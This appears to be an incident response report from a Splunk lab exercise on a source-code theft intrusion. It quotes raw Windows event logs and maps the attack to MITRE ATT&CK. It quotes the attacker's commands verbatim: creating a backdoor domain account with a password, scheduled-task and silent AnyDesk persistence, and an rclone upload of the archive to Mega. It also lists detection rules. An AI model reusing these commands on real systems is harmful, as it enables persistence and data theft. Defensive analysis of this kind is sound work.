>	1/30/26 11:50:50.000 PM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Eventlog' Guid='{fc65ddd8-d6ef-4962-83d5-6e5cfe9ce148}' /><EventID>1102</EventID><Version>1</Version><Level>4</Level><Task>104</Task><Opcode>0</Opcode><Keywords>0x4020000000000000</Keywords><TimeCreated SystemTime='2026-01-30T23:50:50.0199172Z' /><EventRecordID>174313</EventRecordID><Correlation><Execution ProcessID='1124' ThreadID='4040' /><Channel>Security</Channel><Computer>EC2AMAZ-EEU3IA2.emberforge.local</Computer><Security></System><UserData><LogFileCleared xmlns='http://manifests.microsoft.com/win/2004/08/windows/eventlog'><SubjectUserSid>S-1-5-18</SubjectUserSid><SubjectUserName>SYSTEM</SubjectUserName><SubjectDomainName>NT AUTHORITY</SubjectDomainName><SubjectLogonId>0x3e7</SubjectLogonId>

We can identify that three hosts were compromised after running the query:

```
index=main | stats dc(Computer) as hosts
```

In addition, a backdoor account was created: svc_backup

New Search

Save As

Create Table View

Close

1 index=main EventCode=4720 | table _time Computer TargetUserName | sort _time

All time

1 event (before 7/1/26 8:55:09.000 PM)

No Event Sampling

Job

Smart Mode

Events

Patterns

Statistics (1)

Visualization

100 Per Page

Format

Preview

_time	Computer	TargetUserName
2026-01-30 23:38:11	EC2AMAZ-EEU3IA2.emberforge.local	svc_backup

The password created for the account is: P@ssw0rd123!

Hide Fields	All Fields	List	Format	50 Per Page
i	Time	Event		
		<pre>%%2084</Data><Data Name='UserParameters'>%%1792</Data><Data Name='SidHistory'>-</Data><Data Name='Log onHours'>%%1793</Data></EventData></Event> host = EC2AMAZ-EEU3IA2 source = XmlWinEventLog:Security sourcetype = XmlWinEventLog</pre>		
>	1/30/26 11:38:11.000 PM	<pre><Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Security-Auditing' Guid='{54849625-5478-4994-a5ba-3e3b0328c30d}' /><EventID>4688</EventID><Version>2</Version><Level>0</Level><Task>13312</Task><Opcode>0</Opcode><Keywords>0x8020000000000000</Keywords><TimeCreated SystemTime='2026-01-30T23:38:11.8267361Z' /><EventRecordID>173942</EventRecordID><Correlation><Execution ProcessID='4' ThreadID='2564' /><Channel>Security</Channel><Computer>EC2AMAZ-EEU3IA2.emberforge.local</Computer><Security></System><EventData><Data Name='SubjectUserSid'>S-1-5-18</Data><Data Name='SubjectUserName'>EC2AMAZ-EEU3IA2\$</Data><Data Name='SubjectDomainName'>EMBERFORGE</Data><Data Name='SubjectLogonId'>0x3e7</Data><Data Name='NewProcessId'>0x1060</Data><Data Name='NewProcessName'>C:\Windows\System32\net1.exe</Data><Data Name='TokenElevationType'>%%1936</Data><Data Name='ProcessId'>0xd48</Data><Data Name='CommandLine'>C:\Windows\system32\net1 user svc_backup Pëssw0rd123! /add /domain </Data><Data Name='TargetUserSid'>S-1-0-0</Data><Data Name='TargetUserName'>-</Data><Data Name='TargetDomainName'>-</Data><Data Name='TargetLogonId'>0x0</Data><Data Name='ParentProcessName'>C:\Windows\System32\net.exe</Data><Data Name='MandatoryLabel'>S-1-16-16384</Data></EventData></Event> host = EC2AMAZ-EEU3IA2 source = XmlWinEventLog:Security sourcetype = XmlWinEventLog</pre>		
>	1/30/26 11:38:11.000 PM	<pre><Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Security-Auditing' Guid='{54849625-5478-4994-a5ba-3e3b0328c30d}' /><EventID>4688</EventID><Version>2</Version><Level>0</Level><Task>13312</Task><Opcode>0</Opcode><Keywords>0x8020000000000000</Keywords><TimeCreated SystemTime='2026-01-30T23:38:11.8195156Z' /><EventRecordID>173941</EventRecordID><Correlation><Execution ProcessID='4' ThreadID='2564' /><Channel>Security</Channel><Computer>EC2AMAZ-EEU3IA2.emberforge.local</Computer><Security></System><EventData><Data Name='SubjectUserSid'>S-1-5-18</Data><Data Name='SubjectUserName'>EC2AMAZ-EEU3IA2\$</Data><Data Name='SubjectDomainName'>EMBERFORGE</Data><Data Name='SubjectLogonId'>0x3e7</Data><Data Name='NewProcessId'>0xd48</Data><Data Name='NewProcessName'>C:\Windows\System32\net.exe</Data><Data Name='TokenElevationType'>%%1936</Data><Data Name='ProcessId'>0x98c</Data><Data Name='CommandLine'>net user svc_backup Pëssw0rd123! /add /domain </Data><Data Name='TargetUserSid'>S-1-0-0</Data><Data Name='TargetUserName'>-</Data><Data Name='TargetDomainName'>-</Data><Data Name='TargetLogonId'>0x0</Data><Data Name='ParentProcessName'>C:\Windows\System32\cmd.exe</Data><Data Name='MandatoryLabel'>S-1-16-16384</Data></EventData></Event></pre>		

Incident Response Report Source Code Leak

Incident: Unauthorized access, credential theft, and exfiltration of pre-release source code.

Investigation platform: Splunk (Sysmon + Windows Security Event Logs)

Executive Summary & Report

On **2026-01-30 21:27:03**, Lead Artist Lisa Martin (lmartin) opened a file from her desktop on her workstation, triggering execution of a malicious DLL (review.dll) staged on an external volume (D:\), most likely delivered via removable media or extracted from an archive to that drive letter. The attacker used a signed Windows binary (rundll32.exe) to load the payload, a defense-evasion technique that avoids dropping an easily-flagged executable. No evidence of a network-based exploit was found, this was a user-execution / social-engineering vector rather than a remote vulnerability.

Within minutes, the attacker performed domain enumeration, injected into a legitimate process (notepad.exe) to blend into normal activity, and beacons to an external C2 domain (cdn.cloud-endpoint.net). Over the following 48 hours, the attacker moved laterally to two additional hosts, established two independent persistence mechanisms (a scheduled task and AnyDesk remote access), created a backdoor domain account (svc_backup), staged and compressed the C:\GameDev source tree, and exfiltrated it via rclone to a cloud storage provider (Mega). The attacker cleared Windows Security event logs (Event ID 1102) on the primary host in an attempt to cover their tracks.

Three hosts were confirmed compromised. The incident is consistent with a targeted intrusion focused on intellectual property theft rather than opportunistic malware.

Section	Answer
WHO	Compromised account: <code>lmartin</code> . Backdoor account created: <code>svc_backup</code> . Three hosts affected: <code>EC2AMAZ-EEU3IA2</code> , <code>EC2AMAZ-B9GHH06</code> , <code>EC2AMAZ-16V3AU4</code> .
WHAT	Domain/network enumeration, process injection, C2 beaconing, lateral movement, persistence via scheduled task and AnyDesk, backdoor account creation, data staging and exfiltration, log clearing.
WHEN	Initial execution: 2026-01-30 21:27:03. Exfiltration: 2026-01-30 23:12:54. Attacker activity continued through at least 2026-02-01.
WHERE	Primary entry: Lisa Martin's workstation (<code>EC2AMAZ-B9GHH06</code>). Source code location: <code>C:\GameDev</code> .
WHY / ROOT CAUSE	Lisa Martin opened a file from her desktop, which led to execution of <code>review.dll</code> staged on an external volume (<code>D:\</code>) via <code>rundll32.exe</code> . This points to a user-execution vector rather than a remote exploit.
HOW	Full attack chain mapped to MITRE ATT&CK below.

MITRE ATT&CK Correlation

Phase 1: Initial Access & Execution

- **21:27:03** `rundll32.exe` executed `D:\review.dll`, `StartW`, spawned from parent process `explorer.exe`, under the `lmartin` account on host `EC2AMAZ-B9GHH06`.
- File staged from an external volume rather than a typical download path (`Temp/Downloads`), consistent with delivery via removable media or an extracted archive.
- **ATT&CK:** T1204 (User Execution) → T1218.011 (Signed Binary Proxy Execution: Rundll32)

Phase 2: Discovery / Enumeration

- Attacker ran `hostname`, `ipconfig /all`, `net user /domain`, `net group "Domain Admins" /domain`, and `nltest /dclist:emberforge.local` in rapid succession (21:33–21:35).
- **ATT&CK:** T1082 (System Information Discovery), T1087.002 (Domain Account Discovery), T1069.002 (Domain Group Discovery)

Phase 3: Command & Control

- Payload (`C:\Users\Public\update.exe` , SHA256 `060F3B84...9EDB`) beacons repeatedly to `cdn.cloud-endpoint.net` (104.21.30.237) over several hours, continuing into the following days.
- **ATT&CK:** T1071.001 (Application Layer Protocol: Web Traffic)

Phase 4: Process Injection for Evasion

- `rundll32.exe` injected into `notepad.exe` at 21:32:42 (Event ID 8, CreateRemoteThread), hiding malicious activity inside a benign, whitelisted process.
- **ATT&CK:** T1055 (Process Injection)

Phase 5: Persistence

- Scheduled task `WindowsUpdate` created via `schtasks /create /tn "WindowsUpdate" /tr "C:\Users\Public\update.exe" /sc onstart /ru system` named to blend in with legitimate Windows infrastructure.
- AnyDesk silently installed (`AnyDesk.exe --install C:\ProgramData\AnyDesk --start-with-win --silent`), spawned from `update.exe` , providing a secondary remote-access channel independent of the scheduled task.
- **ATT&CK:** T1053.005 (Scheduled Task), T1219 (Remote Access Software)

Phase 6: Credential Access / Persistence (Account Creation)

- Backdoor domain account `svc_backup` created with password `P@ssw0rd123!` via `net user svc_backup <password> /add /domain` , password visible in plaintext in the command line.
- **ATT&CK:** T1136.002 (Create Account: Domain Account)

Phase 7: Collection & Exfiltration

- Source tree compressed: `powershell.exe -c "Compress-Archive -Path C:\GameDev -DestinationPath C:\Users\Public\gamedev.zip"`
- `rclone` configured and used to upload the archive to Mega cloud storage: `rclone.exe --config C:\Users\Public\rclone.conf copy C:\Users\Public\gamedev.zip mega:exfil -v`
- Confirmed outbound connection: `rclone.exe` → 66.203.125.15:443 at 23:12:54.
- **ATT&CK:** T1560.001 (Archive via Utility), T1567.002 (Exfiltration to Cloud Storage)

Phase 8: Anti-Forensics

- Windows Security event log cleared (Event ID 1102) on the primary host, timestamped after the exfiltration window, an attempt to obscure the account-creation and enumeration activity.

- **ATT&CK:** T1070.001 (Clear Windows Event Logs)
-

Detection Recommendations (for future prevention)

- Alert on `rundll32.exe` spawning from `explorer.exe` with a command line referencing a non-standard drive letter (`D:\` , `E:\` , etc.).
 - Alert on `net user /domain` and `net group "Domain Admins" /domain` executed in sequence within a short time window from a single host, a post-exploitation enumeration pattern.
 - Alert on process injection into `notepad.exe` , `dwm.exe` , or other commonly-abused benign targets (Sysmon Event ID 8).
 - Alert on `schtasks /create` where the task name mimics legitimate Windows update infrastructure but the target binary path is `C:\Users\Public\*` .
 - Alert on silent AnyDesk installation (`--install ... --silent`) legitimate deployments are rarely silent and rarely spawned from an unsigned parent process.
 - Alert on Event ID 1102 (log clearing) should be a near-zero-false-positive, high-severity detection in any environment.
 - Alert on outbound `rc1one.exe` or similar exfil-capable CLI tools connecting to non-corporate cloud storage endpoints.
-

Recommended Containment & Remediation

1. **Isolate** all three confirmed hosts (`EC2AMAZ-EEU3IA2` , `EC2AMAZ-B9GHH06` , `EC2AMAZ-16V3AU4`) from the network pending forensic imaging.
2. **Disable and reset** the `lmartin` account; force domain-wide password reset for any account with admin-equivalent rights touched during the domain-group enumeration.
3. **Disable the `svc_backup` account immediately.** This is an attacker-created backdoor, not a legitimate service account.
4. **Remove persistence:** delete the `WindowsUpdate` scheduled task and uninstall AnyDesk from all affected hosts; audit for AnyDesk on any host beyond the three confirmed.
5. **Block at the network edge/proxy:** `cdn.cloud-endpoint.net` , `104.21.30.237` , `66.203.125.15` .
6. **Hunt across the environment** for the two file hashes and for any other host that queried the C2 domain or ran `rc1one.exe` , this activity may not be limited to the three hosts identified in this pass.

7. **Rotate credentials for mega:exfil** if account details can be recovered from `rcclone.conf` , and notify Mega's abuse team to request takedown/preservation of the uploaded archive.
 8. **Review physical/removable media controls.** the initial payload was staged on `D:\` , suggesting USB or mounted-media delivery. Consider a device control policy (e.g., disabling unauthorized removable storage) as a preventive control.
 9. **Enable log-clearing alerting** (Event ID 1102) as a high-priority detection rule going forward, it was the attacker's own anti-forensics that would have tipped off defenders fastest, and it's not currently alerting.
-

Indicators of Compromise (IOCs)

Type	Value
File hash (SHA256) <code>review.dll</code>	<code>0BB68E54629555FB9F70FB8D7B95FE1A5F987EEEEF57DE0A2671EEB14063CED1</code>
File hash (SHA256) <code>update.exe</code>	<code>060F3B8431316753ECE7B1EF664283F70D79FFC0A2D8F553EAD289C034DB9EDB</code>
C2 Domain	<code>cdn.cloud-endpoint.net</code>
C2 IP	<code>104.21.30.237</code>
Exfil destination IP	<code>66.203.125.15:443</code>
Dropped file path	<code>C:\Users\Public\update.exe</code>
Staged archive	<code>C:\Users\Public\gamedev.zip (source: C:\GameDev)</code>
Persistence scheduled task	<code>WindowsUpdate</code>
Persistence remote access tool	<code>AnyDesk (C:\ProgramData\AnyDesk)</code>
Backdoor account	<code>svc_backup</code>
Compromised account	<code>lmartin</code>

Type	Value
Compromised hosts	EC2AMAZ-EEU3IA2 , EC2AMAZ-B9GHH06 , EC2AMAZ-16V3AU4

Investigation Complete

- SIEM Splunk and SPL queries across multiple log sources.
- Correlating events and suspicious anomalies to build a timeline.
- Identifying IOCs (IPs, hashes, domains, files, command lines).
- Mapping TTPs to attacker behavior.
- Threat Hunting and report writing in correlation with MITRE ATT&CK.